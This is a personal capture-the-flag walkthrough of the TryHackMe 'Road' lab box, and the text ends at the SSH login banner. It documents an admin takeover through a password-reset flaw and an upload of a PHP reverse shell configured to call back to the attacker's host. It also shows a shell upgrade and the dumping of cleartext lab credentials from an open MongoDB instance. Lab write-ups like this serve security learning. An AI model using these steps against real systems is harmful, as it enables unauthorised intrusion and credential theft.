

Road

By Praveen Kumar Sharma



For me IP of the machine is : 10.10.138.115

Lets try pinging it

```
ping 10.10.138.115 -c 5

PING 10.10.138.115 (10.10.138.115) 56(84) bytes of data.
64 bytes from 10.10.138.115: icmp_seq=1 ttl=60 time=189 ms
64 bytes from 10.10.138.115: icmp_seq=2 ttl=60 time=154 ms
64 bytes from 10.10.138.115: icmp_seq=3 ttl=60 time=187 ms
64 bytes from 10.10.138.115: icmp_seq=4 ttl=60 time=308 ms
64 bytes from 10.10.138.115: icmp_seq=5 ttl=60 time=187 ms

--- 10.10.138.115 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4002ms
rtt min/avg/max/mdev = 153.826/204.881/307.746/53.075 ms
```

Now lets do port scanning

Port Scanning

All Port Scan

```
rustscan -a 10.10.138.115 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Road git:(main)±2 (9.25s)
rustscan -a 10.10.138.115 --ulimit 5000
the modern day port scanner.

-----
: http://discord.skerritt.blog      :
: https://github.com/RustScan/RustScan :
-----

I scanned my computer so many times, it thinks we're dating.

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.138.115:22
Open 10.10.138.115:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-06 00:23 IST
Initiating Ping Scan at 00:23
Scanning 10.10.138.115 [2 ports]
Completed Ping Scan at 00:23, 0.16s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:23
Completed Parallel DNS resolution of 1 host. at 00:23, 0.05s elapsed
DNS resolution of 1 IPs took 0.05s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 00:23
Scanning 10.10.138.115 [2 ports]
Discovered open port 22/tcp on 10.10.138.115
Discovered open port 80/tcp on 10.10.138.115
Completed Connect Scan at 00:23, 0.16s elapsed (2 total ports)
Nmap scan report for 10.10.138.115
Host is up, received syn-ack (0.16s latency).
Scanned at 2024-11-06 00:23:42 IST for 1s

PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack
80/tcp    open  http     syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
```

ⓘ Open Ports

```
PORT STATE SERVICE REASON
22/tcp open  ssh  syn-ack
80/tcp open  http syn-ack
```

Moving on, lets do an aggressive scan

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.138.115 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Road git:(main)±4 (12.471s)
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.138.115 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-06 00:25 IST
Nmap scan report for 10.10.138.115
Host is up (0.16s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e6:dc:88:69:de:a1:73:8e:84:5b:a1:3e:27:9f:07:24 (RSA)
|   256 6b:ea:18:5d:8d:c7:9e:9a:01:2c:dd:50:c5:f8:c8:05 (ECDSA)
|_  256 ef:06:d7:e4:b1:65:15:6e:94:62:cc:dd:f0:8a:1a:24 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Sky Couriers
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.43 seconds
```

Alright lets see this application here to find the domain here



You can find us over
here:

[FO
99](#) [FO
98](#) [FI
60](#)

or:

info@skycouriers.thm

+91133713371337

Now lets add this to our host file or /etc/hosts

```
# Static table lookup for hostnames.  
# See hosts(5) for details.  
  
10.10.11.211      monitorstwo.htb  cacti.monitorstwo.htb  
10.10.11.196      stocker.htb     dev.stocker.htb  
10.10.11.186      metapress.htb  
10.10.11.218      ssa.htb  
10.10.11.216      jupiter.htb   kiosk.jupiter.htb  
10.10.11.232      clicker.htb   www.clicker.htb  
10.10.11.32       sightless.htb  sqldpad.sightless.htb  
10.10.11.245      surveillance.htb  
10.10.11.248      monitored.htb  nagios.monitored.htb  
10.10.11.213      microblog.htb  app.microblog.htb  
10.10.144.3       cyprusbank.thm  www.cyprusbank.thm  
10.10.11.37       instant.htb    mywalletv1.instant.htb  
10.10.11.34       trickster.htb  shop.trickster.htb  
10.10.138.115     skycouriers.thm
```

o

Now lets do directory fuzzing and vhost enumeration

Directory Fuzzing and VHOST Enumeration

Directory Fuzzing

```
feroxbuster -u http://skycouriers.thm -w  
/usr/share/wordlists/dirb/common.txt -t 200 -r --scan-dir-listings
```

```

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Road git:(main) (im 7.64s)
feroxbuster -u http://skycouriers.thm -w /usr/share/wordlists/dirb/common.txt -t 200 -r --scan-dir-listings

403    GET      9l      28w      280c Auto-filtering found 404-like response and created new filter; toggle off w
404    GET      9l      31w      277c Auto-filtering found 404-like response and created new filter; toggle off w
200    GET      36l      173w     10536c http://skycouriers.thm/assets/img/contact-icon.png
200    GET      16l      83w      5877c http://skycouriers.thm/assets/img/point_icon.png
200    GET      39l      282w     21119c http://skycouriers.thm/assets/img/logo_t.png
200    GET      52l      149w     2619c http://skycouriers.thm/v2/admin/login.html
200    GET      253l      717w     9289c http://skycouriers.thm/career.html
200    GET      628l      1086w    9798c http://skycouriers.thm/assets/css/main.css
200    GET      34l      88w      898c http://skycouriers.thm/assets/js/main.js
200    GET      14l      55w      3091c http://skycouriers.thm/assets/img/icon-trackorder.png
200    GET      5l       66w      31001c http://skycouriers.thm/assets/css/font-awesome.min.css
200    GET      539l      1631w    19607c http://skycouriers.thm/index.html
200    GET      61l      331w     30619c http://skycouriers.thm/assets/img/logo.png
200    GET      6l       351w     19189c http://skycouriers.thm/assets/js/vendor/popper.min.js
200    GET      129l      641w     43031c http://skycouriers.thm/assets/img/more-info-png-complete-surveillance-cabin
200    GET      96l      661w     51839c http://skycouriers.thm/assets/img/transportation-icon.png
200    GET      14l      1053w    114407c http://skycouriers.thm/assets/js/swiper.min.js
200    GET      1l       15w      3154c http://skycouriers.thm/assets/css/demo.min.css
200    GET      1l       18w      968c http://skycouriers.thm/assets/css/login-3.min.css
200    GET      261l      1330w    96627c http://skycouriers.thm/assets/img/corporate-man-business.png
200    GET      3896l      9624w   115049c http://skycouriers.thm/assets/js/bootstrap/bootstrap.js
200    GET      1l       551w     25331c http://skycouriers.thm/assets/js/demo.min.js
200    GET      8975l      17530w   178153c http://skycouriers.thm/assets/css/bootstrap/bootstrap.css
200    GET      2l       453w     42057c http://skycouriers.thm/assets/js/elephant.min.js
200    GET      19l      93w      1508c http://skycouriers.thm/assets/
200    GET      1626l      5242w   69588c http://skycouriers.thm/assets/js/daterangepicker.js
200    GET      10365l      41501w   271752c http://skycouriers.thm/assets/js/jquery-3.3.1.js
200    GET      1084l      7413w   564771c http://skycouriers.thm/assets/js/ckeditor.js
200    GET      277l      517w     5197c http://skycouriers.thm/assets/blogCarrer/css/style.css
200    GET      539l      1631w    19607c http://skycouriers.thm/
200    GET      16l      60w      961c http://skycouriers.thm/assets/blogCarrer/
200    GET      16l      58w      988c http://skycouriers.thm/assets/blogCarrer/css/
200    GET      221l      975w     8267c http://skycouriers.thm/phpMyAdmin/js/vendor/jquery/jquery.mousewheel.js
200    GET      71l      137w     2878c http://skycouriers.thm/phpMyAdmin/js/vendor/codemirror/addon/lint/lint.css
200    GET      15l      55w      419c http://skycouriers.thm/phpMyAdmin/js/dist/cross_framing_protection.js

```

A lot of directories here u can take a look at directories.txt if u wanna see all of em

VHOST Enumeration

```

ffuf -u http://skycouriers.thm -H 'Host: FUZZ.skycouriers.thm' -w
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
-t 200 -ac

```

```

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Road git:(main)±4 (17.81s)
ffuf -u http://skycouriers.thm -H 'Host: FUZZ.skycouriers.thm' -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -t 200 -ac

v2.1.0


:: Method      : GET
:: URL         : http://skycouriers.thm
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header      : Host: FUZZ.skycouriers.thm
:: Follow redirects : false
:: Calibration : true
:: Timeout     : 10
:: Threads     : 200
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

:: Progress: [4989/4989] :: Job [1/1] :: 124 req/sec :: Duration: [0:00:17] :: Errors: 0 ::
```


Nothing here lets see this web application now

Web Application

Default page :



There is this login page i found after clicking "Merchant Channel" here



Lets register an account then login here

The image shows a dashboard page for the SKY application. The header includes a "Not Secure" warning, the URL "http://10.10.138.115/v2/index.php", battery level at 140%, and a user profile with the email "test@test.com". The main area is titled "Dashboard" and displays several performance metrics in a grid:

Category	Value
Bookings	0
Manifest	0
Pickup	0
Delivered	0
Delay	0
COD:INR	0
Pod Pending	0

The left sidebar contains navigation links: Dashboards, Manage Order, Upload Manifest, All Order, Manifest Status, Users (with sub-links for ResetUser and Print Options), and Reports. A search bar at the top right is labeled "Enter AWB/Waybill number" with a "SEARCH" button.

If u go to your profile in the bottom we have the admin's email here

Select Profile Image

Browse...

No file selected.

Right now, only admin has access to this feature. Please drop an email to admin@sky.thm in case of any changes.

We have a functionality to reset our password here

The screenshot shows a web-based application interface. On the left is a sidebar menu with the following items:

- Dashboard
- Manage Order
- Upload Manifest
- All Order
- Manifest Status
- Users** (selected)
- ResetUser
- Print Options
- Reports
- NDR
- ODA Orders
- Ticket Management
- Billing

The main content area is titled "Users" and contains a "Reset Password" sub-section. It includes fields for "Username" (with "test@test.com" entered), "New Password", and "Confirm Password". A large brown "SUBMIT" button is at the bottom right of the form.

Lets catch this request in burp

Request	Response
<pre> 8 Content-Length: 654 9 Origin: http://10.10.138.115 10 Sec-GPC: 1 11 Connection: keep-alive 12 Referer: http://10.10.138.115/v2/ResetUser.php 13 Cookie: PHPSESSID=qf7ms37ovo6nntt0897ol75fn; Bookings=0; Manifest=0; Pickup=0; Delivered=0; Delay=0; CODINR=0; POD=0; cu=0 14 Upgrade-Insecure-Requests: 1 15 Priority: u=0, i 16 17 -----49818357221750293341189326927 18 Content-Disposition: form-data; name="uname" 19 20 test@test.com 21 -----49818357221750293341189326927 22 Content-Disposition: form-data; name="npass" 23 24 password 25 -----49818357221750293341189326927 26 Content-Disposition: form-data; name="cpass" 27 28 password 29 -----49818357221750293341189326927 30 Content-Disposition: form-data; name="ci_csrf_token" 31 32 33 -----49818357221750293341189326927 34 Content-Disposition: form-data; name="send" 35 36 Submit 37 -----49818357221750293341189326927-- 38 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Tue, 05 Nov 2024 19:18:25 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 refresh: 3;url=ResetUser.php 8 Content-Length: 37 9 Keep-Alive: timeout=5, max=100 10 Connection: Keep-Alive 11 Content-Type: text/html; charset=UTF-8 12 13 Password changed. 14 Taking you back... </pre>

Curiously i think we can just put in the admin's email here to reset its password

Request	Response
<pre> 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: multipart/form-data; boundary=-----49818357221750293341189326927 8 Content-Length: 654 9 Origin: http://10.10.138.115 10 Sec-GPC: 1 11 Connection: keep-alive 12 Referer: http://10.10.138.115/v2/ResetUser.php 13 Cookie: PHPSESSID=qf7ms37ovo6nntt0897ol75fn; Bookings=0; Manifest=0; Pickup=0; Delivered=0; Delay=0; CODINR=0; POD=0; cu=0 14 Upgrade-Insecure-Requests: 1 15 Priority: u=0, i 16 17 -----49818357221750293341189326927 18 Content-Disposition: form-data; name="uname" 19 20 admin@sky.thm 21 -----49818357221750293341189326927 22 Content-Disposition: form-data; name="npass" 23 24 password 25 -----49818357221750293341189326927 26 Content-Disposition: form-data; name="cpass" 27 28 password 29 -----49818357221750293341189326927 30 Content-Disposition: form-data; name="ci_csrf_token" 31 32 33 -----49818357221750293341189326927 34 Content-Disposition: form-data; name="send" 35 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Tue, 05 Nov 2024 19:19:05 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 refresh: 3;url=ResetUser.php 8 Content-Length: 37 9 Keep-Alive: timeout=5, max=100 10 Connection: Keep-Alive 11 Content-Type: text/html; charset=UTF-8 12 13 Password changed. 14 Taking you back... </pre>

Lets login as admin i guess

In the profile section again we have this upload image here and admin can only upload here so this might be our way to get in

Gaining Access

Now lets get the php revshell off of pentest monkey github repo here :
<https://github.com/pentestmonkey/php-reverse-shell>

Now lets save this on our system here

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Road git:(main)±3 (0.564s)
wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/refs/heads/master/php-reverse-shell.php
--2024-11-06 00:52:15-- https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/refs/heads/master/php-reverse-shell.php
Loaded CA certificate '/etc/ssl/certs/ca-certificates.crt'
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 2606:50c0:8001::154, 2606:50c0:8002::154, 2606:50c0:8000::154, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|2606:50c0:8001::154|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5491 (5.4K) [text/plain]
Saving to: 'php-reverse-shell.php'

php-reverse-shell.php          100%[=====] 2024-11-06 00:52:15 (1.16 MB/s) - 'php-reverse-shell.php' saved [5491/5491]

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Road git:(main)±4 (0.027s)
ls -al
total 40
drwxr-xr-x 1 pks pks 152 Nov  6 00:52 .
drwxr-xr-x 1 pks pks 614 Nov  6 00:21 ..
-rw-r--r-- 1 pks pks 881 Nov  6 00:25 aggressiveScan.txt
-rw-r--r-- 1 pks pks 1656 Nov  6 00:24 allPortScan.txt
-rw-r--r-- 1 pks pks 19306 Nov  6 00:33 directories.txt
-rw-r--r-- 1 pks pks 5491 Nov  6 00:52 php-reverse-shell.php
-rw-r--r-- 1 pks pks 2496 Nov  6 00:54 Road.md
```

Now lets change it for our IP and PORT

```

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.17.94.2'; // CHANGE THIS
$port = 9001; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

```

Now lets start a listener here

```

~/Documents/Notes/Hands-on-Hacking
nc -lvp 9001
Listening on 0.0.0.0 9001

```


Now lets upload this shell

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
10 Sec-GPC: 1			682 </div>			
11 Connection: keep-alive			683 <input type="hidden" name="ci_csrf_token" value="">			
12 Referer: http://10.10.138.115/v2/profile.php			684 <input type="hidden" name="uname" value="ADMIN" >			
13 Cookie: PHPSESSID=ld1e5mjebl19jrioum06hjn36j; Bookings=21; Manifest=10; Pickup=2; Delivered=13; Delay=5; CODINR=972; POD=19; cu=1			685 <input type="submit" class="btn btn-info" name="submit" value="Edit Profile">			
14 Upgrade-Insecure-Requests: 1			686 </form>			
15 Priority: u=0, i			687 </div>			
16			688 </div>			
17 -----124802034631399167512760782287			689 </div>			
18 Content-Disposition: form-data; name="pimage"; filename="php-reverse-shell.php"			690 <!!-- /v2/profileimages/ -->			
19 Content-Type: application/x-php			691 <script type="text/javascript">			
20			692 function showtab(tab){			
21 <?php			693 console.log(tab);			
22 // php-reverse-shell - A Reverse Shell implementation in PHP			694 if(tab == 'new_task'){			
23 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net			695 \$('#new_task').css('display','block');			
24 //			696 \$('#your_task').css('display','none');			
25 // This tool may be used for legal purposes only. Users take full			697 }			
responsibility			else{			
26 // for any actions performed using this tool. The author accepts no			698 \$('#new_task').css('display','none');			
liability			699 \$('#your_task').css('display','block');			
27 // for damage caused by this tool. If these terms are not acceptable			700 }			
to you, then			701 </script>			
28 // do not use this tool.			702 <div class="layout-footer">			
29 //			703 <div class="layout-footer-body">			
30 // In all other respects the GPL version 2 applies:			704 <small class="version">			
31 //			705 			
32 // This program is free software: you can redistribute it and/or						

This is probably where it is stored lets open this



I'm assuming we gotta put the name of our file here



And it hangs and we get our revshell here

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Road git:(main)±3
nc -lvpn 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.138.115 48650
Linux sky 5.4.0-73-generic #82-Ubuntu SMP Wed Apr 14 17:39:42 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 19:34:01 up 42 min,  0 users,  load average: 0.00, 0.02, 0.06
USER     TTY      FROM          LOGIN@    IDLE    JCPU   PCPU WHAT
uid=33(www-data)  gid=33(www-data)  groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data)  gid=33(www-data)  groups=33(www-data)
$
```

Lets upgrade this shell

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Road git:(main)±3 (7m 8.01s)
nc -lvpn 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.138.115 48650
Linux sky 5.4.0-73-generic #82-Ubuntu SMP Wed Apr 14 17:39:42 UTC 2020
19:34:01 up 42 min, 0 users, load average: 0.00, 0.02, 0.06
USER        TTY        FROM          LOGIN@    IDLE    JCPU   PCPU WHAT
uid=33(www-data)  gid=33(www-data)  groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data)  gid=33(www-data)  groups=33(www-data)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@sky:/$ ^Z
[1] + 84738 suspended nc -lvpn 9001
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Road git:(main)
stty raw -echo;fg

[1] + 84738 continued nc -lvpn 9001

www-data@sky:/$ export TERM=xterm
www-data@sky:/$ █
```

Curiously here is your user.txt as we can read this

```
www-data@sky:/home$ ls -al
total 12
drwxr-xr-x  3 root      root      4096 May 25  2021 .
drwxr-xr-x 20 root      root      4096 May 25  2021 ..
drwxr-xr-x  4 webdeveloper webdeveloper 4096 Oct  8  2021 webdeveloper
www-data@sky:/home$ cd webdeveloper/
www-data@sky:/home/webdeveloper$ ls -al
total 36
drwxr-xr-x  4 webdeveloper webdeveloper 4096 Oct  8  2021 .
drwxr-xr-x  3 root      root      4096 May 25  2021 ..
lrwxrwxrwx  1 webdeveloper webdeveloper  9 May 25  2021 .bash_history -> /dev/null
-rw-r--r--  1 webdeveloper webdeveloper 220 Feb 25  2020 .bash_logout
-rw-r--r--  1 webdeveloper webdeveloper 3771 Feb 25  2020 .bashrc
drwx----- 2 webdeveloper webdeveloper 4096 May 25  2021 .cache
drwxrwxr-x  3 webdeveloper webdeveloper 4096 May 25  2021 .local
-rw-----  1 webdeveloper webdeveloper  51 Oct  8  2021 .mysql_history
-rw-r--r--  1 webdeveloper webdeveloper 807 Feb 25  2020 .profile
-rw-r--r--  1 webdeveloper webdeveloper   0 Oct  7  2021 .sudo_as_admin_successful
-rw-r--r--  1 webdeveloper webdeveloper  33 May 25  2021 user.txt
www-data@sky:/home/webdeveloper$ █
```

Lateral PrivEsc

So i searched for processes here

```
ps -ef --forest
```

root	579	521	0	18:51	?	00:00:01	_ /usr/bin/ssm-agent-worke
root	530	1	0	18:51	?	00:00:00	/usr/sbin/cron -f
message+	539	1	0	18:51	?	00:00:00	/usr/bin/dbus-daemon --syste
mongodb	553	1	0	18:51	?	00:00:23	/usr/bin/mongod --config /et
root	555	1	0	18:51	?	00:00:01	/usr/bin/python3 /usr/bin/ne
root	557	1	0	18:51	?	00:00:00	php-fpm: master process (/et
WWW-data	649	557	0	18:52	?	00:00:00	_ php-fpm: pool www
WWW-data	679	557	0	18:52	?	00:00:00	_ php-fpm: pool www
WWW-data	684	557	0	18:52	?	00:00:00	_ php-fpm: pool www

So mongo is on this lets see mongo i guess

```
www-data@sky:/var/www/html/v2$ mongo
MongoDB shell version v4.4.6
connecting to: mongodb://127.0.0.1:27017/?compressors=disabled&gssapiServiceName=mongodb
Implicit session: session { "id" : UUID("76ec2a5a-8be5-40f1-b869-94f7ca2978cf") }
MongoDB server version: 4.4.6
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
    https://docs.mongodb.com/
Questions? Try the MongoDB Developer Community Forums
    https://community.mongodb.com
---
The server generated these startup warnings when booting:
2024-11-05T18:52:16.090+00:00: Using the XFS filesystem is strongly recommended with the WiredTiger
filesystem
2024-11-05T18:53:01.827+00:00: Access control is not enabled for the database. Read and write access
---
---
Enable MongoDB's free cloud-based monitoring service, which will then receive and display
metrics about your deployment (disk utilization, CPU, operation statistics, etc).

The monitoring data will be available on a MongoDB website with a unique URL accessible to you
and anyone you share the URL with. MongoDB may use this information to make product
improvements and to suggest MongoDB products and deployment options to you.

To enable free monitoring, run the following command: db.enableFreeMonitoring()
To permanently disable this reminder, run the following command: db.disableFreeMonitoring()
---
>
```

lets see the databases here

```
> show databases;
admin    0.000GB
backup   0.000GB
config   0.000GB
local    0.000GB
> █
```

Lets select this backup and see the collections in this

```
> use backup;
switched to db backup
> show collections;
collection
user
> █
```

Lets dump everything that user has

```
> db.user.find()
{ "_id" : ObjectId("60ae2661203d21857b184a76"), "Month" : "Feb", "Profit" : "25000" }
{ "_id" : ObjectId("60ae2677203d21857b184a77"), "Month" : "March", "Profit" : "5000" }
{ "_id" : ObjectId("60ae2690203d21857b184a78"), "Name" : "webdeveloper", "Pass" : "BahamasChapp123!@#" }
{ "_id" : ObjectId("60ae26bf203d21857b184a79"), "Name" : "Rohit", "EndDate" : "December" }
{ "_id" : ObjectId("60ae26d2203d21857b184a7a"), "Name" : "Rohit", "Salary" : "30000" }
> █
```

⌚ User Creds

Username : webdeveloper
Password : BahamasChapp123!@#

Got the user's password here lets ssh in now

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Road git:(main) (17.515s)
ssh webdeveloper@10.10.138.115

The authenticity of host '10.10.138.115 (10.10.138.115)' can't be established.
ED25519 key fingerprint is SHA256:yVQBxL1j0YRuf8zadoM2eJFmcAC2AQN8G/xKyzmPE5Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.138.115' (ED25519) to the list of known hosts.
webdeveloper@10.10.138.115's password:
```

```
webdeveloper@sky:~ (0.156s)
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-73-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

```
System information as of Tue 05 Nov 2024 07:48:19 PM UTC
```

```
System load:  0.0          Processes:      123
Usage of /:   60.1% of 9.78GB  Users logged in:  0
